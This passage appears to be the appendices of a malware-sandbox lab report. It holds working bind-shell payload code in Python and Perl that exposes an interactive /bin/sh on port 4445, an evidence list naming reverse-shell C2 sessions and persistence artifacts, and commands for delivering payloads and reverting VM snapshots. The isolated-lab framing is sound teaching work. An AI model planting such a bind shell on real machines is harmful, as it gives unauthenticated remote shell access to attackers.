srv = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
srv.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
srv.bind(("0.0.0.0", 4445))
srv.listen(5)

while True:
```

```
    conn, addr = srv.accept()
    if os.fork() == 0:
        # child: wire the shell's stdin/stdout/stderr to the socket
        os.dup2(conn.fileno(), 0)
        os.dup2(conn.fileno(), 1)
        os.dup2(conn.fileno(), 2)
        os.execv("/bin/sh", ["sh", "-i"])
    conn.close()   # parent keeps listening
PYEOF
else
    exec perl -MIO::Socket::INET -e '
        $s = IO::Socket::INET->new(LocalPort => 4445, Listen => 5, ReuseAddr => 1)
            or die "bind failed: $!";
        while ($c = $s->accept()) {
            if (!fork()) {
                open(STDIN,  "<&" . $c->fileno());
                open(STDOUT, ">&" . $c->fileno());
                open(STDERR, ">&" . $c->fileno());
                exec("/bin/sh", "-i");
            }
            close($c);
        }'
fi
```

Appendix B: Evidence Inventory

Table B-1: Submitted evidence files (malware-sandbox-lab folder)

File	Contents
evidence/screenshots/02-clean-boot-console.png	Clean guest console: system, interfaces, routes at baseline
evidence/screenshots/03-isolation-verified.png	Isolation verification tests on the VM console (Figure 2)
evidence/screenshots/04-reverse-shell-active.png	Reverse shell session live on the console (Figure 3)
evidence/screenshots/05-bind-shell-active.png	Bind shell session live on the console (Figure 4)
evidence/screenshots/06-post-compromise-state.png	Simulated persistence artifacts (Figure 5)
evidence/screenshots/07-after-restore-verified.png	Post-restore verification checks (Figure 6)
evidence/hashes.txt	MD5 and SHA-256 of both payloads
evidence/isolation_check.log	Full isolation test transcript
evidence/reverse_session.log	Both reverse-shell C2 sessions, logged by the host listener
evidence/reverse-shell-during.log	In-guest ps/ss output captured during a live C2 session

File	Contents
evidence/bind_session.log	Bind shell session log from the host client
evidence/bind-shell-launch.log	Bind shell launch and listening-socket evidence
evidence/post-compromise-changes.log	Persistence artifacts as applied
evidence/restore_verification.log	Seven-point post-restore verification transcript
evidence/snapshot_ops.log	vmrun snapshot/list/revert command transcript
payloads/lab_reverse.sh, payloads/lab_bind.sh	The two payload scripts (Appendix A)
build/preseed.cfg	Unattended-install answer file used to provision the VM
listeners/c2_listener.py, listeners/bind_connect.py	Analyst-side listener and client used to drive/log sessions

Appendix C: Key Commands

```
# Snapshot (VM powered off, before the experiment)
vmrun -T ws snapshot malware-sandbox-lab.vmx 01-CLEAN-BASELINE

# Deliver payloads from the analyst host
scp -i build/lab_key payloads/lab_*.sh root@192.168.116.200:/root/

# Reverse shell: host listener, then launch in guest
python listeners/c2_listener.py evidence/reverse_session.log
ssh root@192.168.116.200 'setsid bash /root/lab_reverse.sh & sleep 2; ps auxww | grep
lab_reverse'

# Bind shell: launch in guest, then connect from host
ssh root@192.168.116.200 'setsid bash /root/lab_bind.sh & sleep 3; ss -tulpn | grep
4445'
python listeners/bind_connect.py 192.168.116.200 evidence/bind_session.log

# Live observation (run during both sessions)
ps auxww | grep -E 'lab_reverse|/bin/sh -i|python3' ; ss -tupn | grep -E ':4444|:4445'

# Restore and verify
ssh root@192.168.116.200 'systemctl poweroff'
vmrun -T ws revertToSnapshot malware-sandbox-lab.vmx 01-CLEAN-BASELINE
vmrun -T ws start malware-sandbox-lab.vmx nogui
```